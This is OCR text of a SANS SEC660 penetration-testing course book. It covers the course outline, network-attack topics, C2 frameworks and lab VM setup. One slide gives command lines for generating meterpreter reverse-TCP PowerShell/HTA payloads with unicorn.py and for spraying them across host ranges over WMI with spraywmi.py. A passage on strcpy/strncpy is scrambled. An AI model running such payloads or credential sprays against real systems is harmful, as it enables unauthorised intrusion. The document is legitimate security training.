660.1

Network Attacks for Penetration Testers

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC660.1 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Network Attacks for Penetration Testers

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking: Network Attacks – 660.1
Welcome to the first section of class, focused on network attacks. In this section, we'll look at advanced penetration testing techniques with a focus on network attacks.

Table of Contents (1)	Page
Course Overview	04
Ensure Your Success	20
Advanced Penetration Testing	33
Lab: Getting Started with Covenant	44
Accessing the Network	45
Bypassing NAC	49
Bypassing Clientless NAC	51
Lab: Captive Portal Bypass	69
Evading 802.1x Controls	72
VLAN Manipulation	77
Manipulating the Network	92
Ettercap MitM Attacks	98
Lab: Credential Theft with Ettercap	107

Table of Contents (1)
This is the Table of Contents slide to help you quickly access specific sections and labs.

Table of Contents (2)	Page
Better MitM Attacks	108
Routing Attacks	130
IPv6 for Penetration Testers	146
Lab: IPv6 Attacks	165
Exploiting the Network	166
Attacking Encrypted Traffic	168
Bootcamp	178
Lab: HTTP Tampering	180
Lab: OSPF Route Injection	181
Lab: Optional AMSI Bypass	182

Table of Contents (2)
Continued from the previous page.

Course Roadmap

- **Network Attacks for Penetration Testers**
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 1

Course Overview
Ensure Your Success
Advanced Penetration Testing
Lab: Getting Started with Covenant
Accessing the Network
Lab: Captive Portal Bypass
Manipulating the Network
Lab: Credential Theft with Ettercap
Routing Attacks
IPv6 for Penetration Testers
Lab: IPv6 Attacks
Exploiting the Network
Bootcamp
Lab: HTTP Tampering
Lab: OSPF Route Injection
Lab: Optional AMSI Bypass

Course Overview
In this module, we will introduce some essential subject matter, concepts, and introductory topics required to perform advanced penetration testing and to proceed through this course.

Objectives

- Our objective for this module is to understand:
  - Advanced penetration testing methodology
  - Scripting
  - Types of attacks focused on in this course:
    - Network attacks
    - Escaping restricted environments
    - Fuzzing, code coverage, and crypto
    - Windows and Linux exploitation
    - Reverse engineering
  - Thinking outside of the box

Objectives

This module is an introduction to the overall concepts covered in this course. Each area discussed will serve as an entry point as we move through the material for each section.

Advanced Penetration Testing

- Our areas of focus for this course:
  - Network attacks
  - Escaping restricted environments
  - Pen testing cryptographic implementations
  - Fuzzing and scripting
  - Linux and Windows privilege escalation and remote exploitation
  - Modern OS controls
  - Reverse engineering
  - Knowing when to call it a day

Advanced Penetration Testing

Advanced penetration testing requires the ability to fully exhaust all possibilities when assessing a target environment or product to be successful. When others stop, a senior tester comes up with solutions to solve complex problems and think outside of the box. Often, someone serving in this role is the final say before calculating the relative risk. We will be covering techniques used daily by lead penetration testers. These include:

- Network attacks
- Escaping restricted environments
- Pen testing cryptographic implementations
- Fuzzing and scripting
- Linux and Windows privilege escalation and remote exploitation
- Modern OS controls
- Reverse engineering
- Knowing when to call it a day

Network Attacks

- The network is full of opportunities and vulnerabilities
- Gaining an "in-the-Middle" position
  - Tamper
  - Eavesdropping
- Defeating or evading modern network controls
- Network manipulation
- VLAN hopping
- SSL downgrade attacks

Network Attacks

Many networks are based on old technology and protocols. Take the Address Resolution Protocol (ARP). It is an archaic protocol that returns a MAC address for a given IP address. This protocol allows for gratuitous ARP packets to be sent by anyone, making it easy to trick systems into thinking a MAC address belongs to a different IP address than its owner. This works on most modern networks, allowing an attacker to perform a Meddler-in-the-Middle attack and gain a very serious position for attack.

Newer technology has been introduced to help protect networks against these types of attacks, but this technology is often not used, or there are still some vulnerable locations that break down the whole system. Still, it is important to understand when these modern controls can be defeated and the techniques to pull it off. Manipulating the network allows for access to a great amount of information. Removing security controls such as SSL to read otherwise encrypted traffic, sidestepping defenses or simply broken technology, and other forms of attack are all covered in depth in this course, combined with labs to provide practical application of the techniques.

Crypto and Pen Testing

- Many pen testers skip over crypto in assessments
  - Math, algorithms, more math, etc.
- With some essential skills, you can recognize failures in weak crypto
- We'll examine general and specific crypto vulnerabilities

Crypto and Pen Testing

Many penetration testers tend to skip over cryptography in their assessments since implementation is surrounded in complex mathematics, algorithms, and other unfamiliar territory. With some essential skill development, though, we can recognize and exploit failures in weak cryptography systems and continue building skills until we have confidence in evaluating and attacking cryptography. We will examine both general and specific cryptographic vulnerabilities, with a focus on the skills that are useful for a penetration tester who must occasionally review the implementation of encryption and related systems.

Escape and Escalation

- Manipulating services and libraries for exploitation
- Identification of modern OS protections
- Side-stepping filesystem defenses
- Breaking from restricted desktops
- Enterprise and mass exploitation

Escape and Escalation

The primary goal of the escape and escalate section is to identify and circumvent modern defenses in place on operating systems and networks. PowerShell provides both an opportunity to exploit and a powerful capacity to manipulate files, processes, and data in Windows enterprise environments. Other third-party attack frameworks, combined with modern Metasploit modules, provide ways to overcome present-day defenses in fully patched environments.

A large part of penetration testing is confirming that defenses work as intended. Testing the host defenses such as chroot, jail, and complete virtualization is necessary in order to establish what remains to be secured or monitored. Side-stepping filesystem lockdown will provide an opportunity to prove what could happen if a defense failed. The restrictions we will examine are focused on filesystem location, libraries, or running processes. Either way, testing the potential is a requirement for assessing the risk of a breach.

Scripting Skills

- Custom fuzz testing should be scripted
- Automation is essential due to time constraints
- Many tools need troubleshooting
- Python frequently chosen by tool authors
- You must make the plunge into scripting or programming to be successful

Scripting Skills

Scripting helps to automate the testing of systems, services, and applications and helps to take a time burden away from the tester. The topic of fuzz testing, or fuzzing, will be covered in detail in a later module; however, the ability to script and program makes the life of a penetration tester much easier. There are many programming and scripting languages available, some of which are better designed to handle the requirements of a penetration tester. Python and Ruby have both shown a strong level of development and support for security research and exploitation.

Modules, libraries, and debugging tools have been written for these languages to help simplify and automate fuzzing and research. To reach the next level in penetration testing, one must embrace the idea of adding programming into their penetration testing toolkit. Once obtaining this power, you can write and share tools, allowing you to build up an arsenal of helper programs for reconnaissance, scanning, fuzzing, and exploitation.

Reverse Engineering

- Understanding Intel and AT&T assembly code
- External function calls versus internal function calls
- Debugging symbols
- Working with disassemblers
- Maximizing the effectiveness of debuggers
- Discovering vulnerable code

Reverse Engineering

Reverse engineering is a skill that proves extremely beneficial when performing analysis and bug hunting against both commercial and proprietary applications. There are two primary assembly code syntax types on x86 processors: Intel and AT&T. Both styles work well, and most researchers end up going with one versus the other. It is important to master the basics of disassembled code analysis and to improve your ability to quickly identify interesting functions.

Internal function calls make for interesting targets, as the code is completely developed by the programmer, as opposed to using an external function call to a shared library. There are obvious external function calls with known vulnerabilities that must also be identified. Often a tester has a very limited amount of time to spend reversing, so this time must be optimized to focus on the most interesting and lucrative targets.

Most vendors do not offer debugging symbols; however, Microsoft does offer them, and any time they are available they should be used. Debugging symbols map out the names of all internal functions used by a program or library. This makes for much more efficient analysis. Testers often spend a large amount of time working with disassemblers such as IDA Pro and objdump, as well as software debuggers. These tools help you turn a bug and denial-of-service condition into a working exploit with code execution.

Linux Exploitation

- Understanding system architecture
- Debugging Linux programs
- Linking and loading process
- Identifying privileged programs
- Stack overflows
- Defeating modern OS and compiler-time controls

Linux Exploitation

A senior penetration tester must understand the inner workings of many operating systems. At the top of that list are Linux and Windows. The understanding of any OS requires fundamental knowledge about system architecture. This includes a strong understanding of memory management and allocation, processor registers, assembly language, stack and heap management, the linking and loading process, and many other areas consistent on most systems. Identifying programs that are running with a higher privilege level is key to cutting down on the time taken to identify lucrative vulnerabilities. Many OS vulnerabilities are due to stack overflow conditions, which is covered heavily later in the course. Many newer systems have operating system security and compiler-time controls that have been added over the years. A tester must know when an exploit is failing due to one of these controls and know methods to defeat these controls.

Windows Exploitation

- Understanding Windows constructs
  - Thread Information Block
  - Process Environment Block
  - Structured Exception Handling
- Windows stack exploitation
- Return-Oriented Programming
- Defeating exploit mitigation controls
- Windows shellcode

Windows Exploitation

The Windows OS is quite complex and requires a strong level of familiarity with Windows-specific constructs, such as the Thread Information Block (TIB), Process Environment Block (PEB), Structured Exception Handling (SEH), and the overall methodology behind the Windows Application Programming Interface (API). Stack exploitation works in a similar manner to Linux; however, there are specific methods used that allow Windows exploits to become portable.

The Windows OS is very dynamic and constantly changing, which requires attackers to understand techniques that do not rely on static locations of interesting memory locations. Modern controls must be defeated on newer systems, and a tester must know when the controls are undefeatable or when the condition is so challenging that the likelihood of a successful exploitation is low.

A seasoned penetration tester should be able to deal with exploit mitigation controls such as Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) using techniques such as Return-Oriented Programming (ROP) to defeat or circumvent them, as necessary.

Windows shellcode is also very complex and should be well understood. Even if a tester is not writing custom shellcode, they will often need to analyze the code and make potential changes. Some shellcode is not as stable and consistent as others, potentially increasing the likelihood of a crash.

Thinking Outside of the Box

- Applications, services, protocols, features, etc., are built to function
  - Security is often an afterthought
  - Programmers code based on RFCs and specifications for vendor interoperability
- Penetration testers must
  - Review RFCs and determine ways to break logic
    - There are many ways to code to a standard
  - Work through complex problems to find a solution

Thinking Outside of the Box

A classically trained pianist and a self-taught pianist may be equally talented; however, the classically trained pianist would likely cringe at the writing style of the pianist who is self-taught. Once formal training and routine consumes a programmer, it is difficult to break from this mold. If a programmer is taught to code securely from the start, many mistakes can be avoided. Regardless, programmers designing products that are required to communicate over a network or operate with other vendors' products must follow specifications outlined in a request for comment (RFC) document or other standards-type documentation. They specify how protocols and programs must behave to be consistent across multiple vendors and platforms. They do not specify how to write code to achieve these requirements.

There may be dozens of ways to accomplish the task of meeting something as simple as receiving a network request over a socket. Programmers also reuse a large amount of code when possible. You will often see the same code in many programs written by the same developer, or code taken from another developer. Code can still be seen in use today from the infamous 1990s port-scanning tool "SATAN." Security is often an afterthought to the product development process, although many companies are adding in a Security or Software Development Lifecycle (SDL). This process focuses on secure coding, peer review, code scanning, fuzz testing, quality assurance, and other controls to ensure that code is developed securely.

Penetration testers must use the standards and specifications used by programmers to develop opportunities in order to exploit a coding error. Many unsafe function calls are still supported by languages such as C and C++. This is primarily due to backward compatibility. Systems libraries must still provide support for unsafe functions, as they may be called by older or poorly coded applications. Functions such as "`strcpy()`" (string copy) are infamous for not allowing for any bounds checking. Use of this function almost always results in problems if exposed to a user. Using functions such as "which allows for bounds checking, does not automatically protect the program from being vulnerable. If the "`strncpy()`", size check is bound to the size of the input, an overflow condition may still exist. Testers need to think of every way in which a goal in programming can be accomplished, and then think of every way that it can potentially be exploited. Leaving out anything may result in an undiscovered bug.

Outside-of-the-box thinking is a generic term not limited to programmatic flaws. Many testers get access to a system and are then uncertain as to what to do next. As mentioned in SANS SEC560, "Network Penetration Testing and Ethical Hacking," gaining access is just the first step. What you do with that access, while staying within the rules of engagement and scope, is much more important. The process of collecting network traffic, credentials, pivoting through trusted systems, privilege escalation, and exploitation are all important pieces to the puzzle, which can almost always be solved.

Define "Advanced"

- Term Advanced is often subjective
- For Sec660, Advanced =~ "beyond entry-level"
- Advanced / Senior roles have one thing in common:

A realistic approach to solve problems

Define Advanced

Many people choose to interpret the word "advanced" differently than others. There is a huge, even large landscape of tools, experience, and problems to solve. It's easy to see that for some people, a specific technique is a niche or only specialized skills, not necessarily advanced or expert.

Generally speaking, we take the perspective that anything beyond entry-level is advanced. For a penetration tester, this means that some tools experience, some hands-on experience should be expected. All senior or advanced penetration testers have one common attribute: they must take reality-based approaches to solve problems encountered with tools or because of a special circumstance.

Our goal is to demonstrate the most commonly encountered techniques a Senior penetration tester encounters. By going through this selection of tools and challenges, you will be better equipped to organically solve unique problems you encounter, not just copy/paste a command.

Command and Control Frameworks

- Everything after the first exploit = Post Exploitation
  - Lateral Movement
  - Escape and Escalation
  - Theft
- Advanced penetration testing is NOT just one tool

Metasploit	impact	canvas	saint	cobalt strike
empire	MacC2	Covenant	silent trinity	pupy
silver	nuages	trevorc2	merlin	...

Command and Control Frameworks

Depending on your targets, your experience, needed functionality, and experience, you may pick one Command and Control (C2) framework over another. As an Advanced penetration tester, expect to use several of those shown here, from the http://thec2matrix.com/.

The term "post exploitation" generally means everything after the first initial execution. It can involve getting a better foothold by re-exploiting, local privilege escalation, escaping defenses, side stepping around broken systems, lateral movement, etc. The ultimate goal of the attacker also drives their post exploitation activities. Perhaps the attacker intends to steal intellectual property, or just leverage the organization's resources for their own gain. Regardless of the activity itself, there are a few things to consider when conducting your own attacks.

Real world adversaries likely have more resources and the luxury of picking their battles. As a penetration tester, you must choose your activities with purpose in mind, and try to maximize your effectiveness within your rules of engagement and other constraints. A good post-exploitation framework can help you save time and avoid missing an opportunity to exploit (ultimately so you can correct the vulnerability). Reasons for picking a framework generally are a matter of preference or circumstantial timing. For example, once one framework starts to be successful, many security vendors will focus on ways to detect and mitigate those tools.

Jorge Orchilles has a breakdown from the common and even niche command and control platforms as part of #theC2Matrix project. For this course, we focus on the more common tools, and especially ones that make victims easier to manage. We will be focusing on technology for PowerShell and C# as those technologies are native to most victim machines.

Example of "Advanced": Metasploit Helpers from TrustedSec

- Classic payloads from Metasploit work, but can use it "smarter"
- Magic Unicorn automates listener and payload:
  - Generate unicorn.rc Metasploit script
  - Generate powershell_attack.txt command payload
  - Optionally output macro or hta content

```
# unicorn.py windows/meterpreter/reverse_tcp 10.20.76.75 443 hta
# msfconsole –r unicorn.rc
```

- SprayWMI, Unicorn helper
  - Uses single username and password / hash
  - Uses lists of hosts or CIDR to specify range of targets

```
# spraywmi.py WORK Admin Pass 10.10.10.*,10.10.20.55
  windows/meterpreter/reverse_tcp 10.20.75.99 443
```


Example of "Advanced": Metasploit Helpers from TrustedSec

TrustedSec released a tool called the Magic Unicorn. This is a single Python script, using msfvenom to generate a PowerShell command payload and a Metasploit script to start the listener. The payload is Base64-encoded and can be run from any foothold on a victim that has PowerShell installed. In 2015, the Magic Unicorn was updated, dramatically leading up to the DEF CON conference. It now includes an option for a Visual Basic for Applications (VBA) macro version of powershell_attack.txt. If the last command-line option is literally macro, the payload will be wrapped in the necessary VBA syntax. Other payloads include hta (HTML application) and crt (using certutil.exe to write binary payload to file).

```
# python unicorn.py windows/meterpreter/reverse_tcp 10.20.76.75 443 hta
# msfconsole -r unicorn.rc
```

SprayWMI is designed to take a known user and password and a range of victims and then attempt payload execution via WMI. If you want to use a dictionary of users and passwords, you could use a simple script loop over spraywmi.py, attempting the usernames and passwords.

```
# spraywmi.py WORK Admin Pass 10.10.10.*,10.10.20.55
windows/meterpreter/reverse_tcp 10.20.76.99
```

It is expected you know what Metasploit is, even if you don't use it daily. What do we consider Advanced? Using tools that use other tools is a great example of what makes a penetration tester "beyond entry-level."

Module Summary

- A senior penetration tester must succeed when others fail
- Those who can think outside of the box are often the most successful
- Skills should range from network attacks through system exploitation
- Reverse engineering and disassembly are advanced skills

Module Summary

In this module, we covered high-level subject matter that will be researched and used throughout the course. It is critical for a senior penetration tester to think outside of the box and come up with solutions to complex problems. Many testers feel there is always an answer to a problem, even if they were unable to come up with the solution. This is written up as a level of uncertainty when completing an assessment. Some of the areas covered are very advanced and require that a tester dive into the subject matter and develop a passion for it.

Course Roadmap

- **Network Attacks for Penetration Testers**
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 1

Course Overview
Ensure Your Success
Advanced Penetration Testing
Lab: Getting Started with Covenant
Accessing the Network
Lab: Captive Portal Bypass
Manipulating the Network
Lab: Credential Theft with Ettercap
Routing Attacks
IPv6 for Penetration Testers
Lab: IPv6 Attacks
Exploiting the Network
Bootcamp
Lab: HTTP Tampering
Lab: OSPF Route Injection
Lab: Optional AMSI Bypass

Ensure Your Success
In this section, we will provide some quick tips for preparing your attack system to help ensure your success on the labs in this module.

Ensure Your Success

- To minimize lab anomalies, we include preconfigured VMs
  - Windows 10 (21H1)
  - Slingshot Linux (C2 Matrix Edition)
  - Ubuntu Desktop Linux (18.04)
- Software needed for lab exercises is preinstalled and tested
- You are granted a 4-month license to use the Windows 10 image
  - If after 4 months you wish to continue using the Windows VM, you must deal with Windows 10 Enterprise license on your own
- Networking:
  - DNS needed to connect to VPN on each VM
  - Try both NAT and Bridged VMs if you are having connectivity challenges

Ensure Your Success

To minimize lab setup time, we have included preconfigured Windows 10, Slingshot Linux, and Ubuntu 18 Virtual Machines. These VMs have many preinstalled software packages and content needed for your labs. Using the provided VMs allow you to focus on the lab exercises instead of system administration.


With your class, you are granted a 4-month license to use the Windows 10 image. If after 4 months you wish to continue using the Windows 10 VM included on the USB drive, you must arrange appropriate licensing on your own for Windows 10 Enterprise from Microsoft.

Throughout the course, we will use this and other virtual machines, primarily because they give us the ability to take snapshots and revert the system to a known state. We recommend taking snapshots of the Windows 10 VM before you boot it for the first time to make it simpler to troubleshoot any problems and restore the VM back to a working state. You also will be using two Linux distributions: Slingshot and Ubuntu.

If you are using any USB devices (storage, Ethernet, or wireless), please ensure the devices are secure physically and if prompted, "Connect to host." Often, USB devices will connect to the guest system automatically, which isn't obvious from a troubleshooting perspective. From VMware, click Virtual Machine | USB & Bluetooth. If the removable NIC you need is listed as *"Connected"*, choose the disconnect option to return it to the host OS.

Some experience issues with VMware's NAT functionality (vmnet8). Notably, Apple's Big Sur changed how VMs work while the host is connected to a VPN. If you experience connection issues with VPN, please ensure no VPN or DNS blocking service functionality is running on the host. You may need to try all three connection types: Shared (NAT), Bridged (automatic or to a specific device), and Native (pass-through USB NIC).

Please Note: the course assumes you meet the course requirements posted on the SANS registration website. If you deviate by using insufficient resources or alternative virtual environments, you are likely to encounter additional troubles and lab exercise may work differently or even fail.



Lab Workbook
In this class you have two options for obtaining the directions for lab exercises: the printed workbook, or the electronic workbook.


A copy of the printed workbook is included with the rest of your course materials. Many people enjoy working from this printed resource since you can write on it, and you are allowed to bring it into the exam center with you. A printed workbook has limitations though. As authors, we can't update it as often as we would like, and it requires you to type many of the commands and attacks we'll complete manually. As an alternative, we recommend using the electronic workbook, available from the Slingshot Linux VM as the default browser home page.

In addition to copy-paste access, full-color images, and color style elements, the wiki also can be updated to collect the latest changes to lab exercises. This could be entirely new labs that we add to the course material, or it could be new techniques or typo corrections to existing labs. From the Slingshot Linux VM, open a terminal and run the `workbook-update` command to download the latest wiki content. From the Windows 10 VM, open a PowerShell Command Prompt (not a standard `cmd.exe` Command Prompt) and run `workbook-update` to download the latest wiki content.

Note that your Slingshot, Ubuntu, and Windows 10 VMs must be connected to the internet to download updated lab content with the *workbook-update* scripts. See the instructions in My Labs for *Connect to the Internet* and *Connect to the VPN* which are found in the *Windows Connection Guide*.

Install 7-Zip

- Install the unzip utility 7-Zip from the SEC660 drive




Install 7-Zip

If required, install the appropriate 7-Zip software from the SEC660 course files by launching the 32-bit or 64-bit installer file shown here. 7-Zip gives you a contextual right-click option in Windows Explorer to unzip files. Unlike the built-in Windows unzip function, 7-Zip is much faster (using multiple cores) and can handle more compressed file types. Also included is the macOS version of 7-Zip in the Mac_7zip folder. If you have a working 7-Zip compatible tool already, you may use it--just know that we've spent the most time testing the utilizes bundled here.

VM Setup

- If ever prompted a dialog like this,
- select "I Copied It"




VM Setup

When you launch VMware with the Windows 10 VM for the first time, VMware will prompt you concerning whether the virtual machine was moved or copied. Select "I Copied It" and then click OK. Start the guest to launch the Windows 10 environment.

Copy Windows 10

- Copy the Windows 10 compressed file to your system drive
- Right-click | 7-Zip | Extract Here
- Double-click to open the Sec660-Win10 folder
- Double-click the VMX file to open in VMware



Copy Windows 10
Copy the Windows 10 compressed file to your system drive. Right-click the Windows 10 compressed file and then select 7-Zip | Extract Here. This will take several minutes to complete.

When the file finishes decompressing, double-click the Sec660-Win10 directory and then launch VMware by double-clicking the VMX file. You may also select File->Open then browsing to the VMX file. It is important to note you are OPENing this VM, NOT making a NEW VM (File->New is incorrect).

Windows 10 Setup

- Log in to Windows using **student/sansinstitute**
- Press (or use VMware to send) CTRL-ALT-DEL
  - Click *Change a Password*
  - Enter the old password and your new password selection
- Please don't forget your new password


Windows 10 Setup

After Windows boots, log in with the username and password "student" and "sansinstitute". Press CTRL-ALT-DEL (or send CTRL-ALT-DEL from the VMware menu) and then click "Change a Password." Enter the old password and a new password of your choosing, and then press Enter.

If you make a mistake in your Windows 10 configuration, you can always extract from the download and start over.

Copy Linux VMs

- Copy **BOTH** Linux VM archives to your system drive
- Right-click | 7-Zip | Extract Here on each
- Double-click to open the **EACH** directory
- Double-click **EACH** VMX file to open in VMware



Copy Linux VMs
Copy **BOTH** the Slingshot Linux and Ubuntu Linux compressed files to your system drive. Right-click on **EACH** archive file and select `7-Zip -> Extract Here.` This will take several minutes to complete for each VM.

When files finish decompressing, double-click **EACH** Linux folder and corresponding VMX file inside. Now you will have all three student VMs running.

A Quick Note about Open Source Software
Throughout the course we use a variety of open source tools. The development of open source tools is a labor of love for many developers, eager to share their ideas with the rest of the security community. Without a doubt we are all better off for having these amazing tools available, and we should thank the open source developers for sharing their time and gifts with the community.

Too often, open source developers don't hear back from the people who use their tools and find them valuable. If you find using an open source tool to be valuable, please consider supporting the project with bug reports, source code, or documentation. If you're so moved, you can make a small donation where appropriate. In this way, the authors get the feedback that motivates them to continue making great tools available, and the community continues to benefit from everyone's contributions. Thank you!

Linux Setup (1)

- Log in to *Ubuntu* username: **deadlist** password: **deadlist**
- Open a terminal
- Change your password

```
$ passwd
```

- Become root

```
$ sudo -i
```

- Log in to *Slingshot* username: **slingshot** password: **slingshot**
- Open a terminal
- Change your password

```
$ passwd
```

- Become root

```
$ sudo -i
```


Linux Setup (1)

After Slingshot Linux boots, log in with the username and password "slingshot" and "slingshot". Open a terminal prompt and change your root password to a new password, something you will remember. The easiest way to do this is with the built in "passwd" command:

```
$ passwd
Enter new UNIX password: newpassword
Retype new UNIX password: newpassword
passwd: password updated successfully
```

You will also need to run `sudo -i` to gain root privileges for the next step.

Linux Setup (2)

From a terminal in each VM, confirm your IPv4 address:

```
# /lab/myip.sh
```

Once you are connected to the lab environment (either over VPN or physically) Your Instructor MAY ask you to run the following script:

```
# /lab/update.sh
```

The update.sh will notify you if further setup or updates are required

See https://connect.labs.sans.org/ for complete connection instructions

Linux Setup (2)
If you are in the same room as your instructor, there may be unique connection instructions. Generally, you will want to allow your VMs internet connectivity via IPv4. After logging in to BOTH Linux VMs, use the following command to check for an IPv4 address via DHCP:

```
# /lab/myip.sh

LAN Device: eth0
IPv4 Address: 192.168.21.155
```

In this example, this Slingshot Linux machine is using the *eth0* device and received an IPv4 address (192.168.21.155) from the LAN DHCP server (VM is in bridged mode). Your IP address could be in an entirely different range. The following Ubuntu 18 VM has a slightly different device (ens33) and IPv4 address (192.168.21.243):

LAN Device: ens33
IPv4 Address: 192.168.21.243

Verify you have outbound internet connectivity with the following command (again on BOTH Linux VMs).

```
# /lab/update.sh
```

If you receive any errors, you will need to troubleshoot your local network, host settings, and virtual networking. The primary issues tend to be Auto-Bridging to incorrect adapter or an endpoint security product that isn't properly disabled on the host. Once you have a usable IPv4 address, you can move on to the next VM. This update.sh script will check for any recent updates from the lab environment.

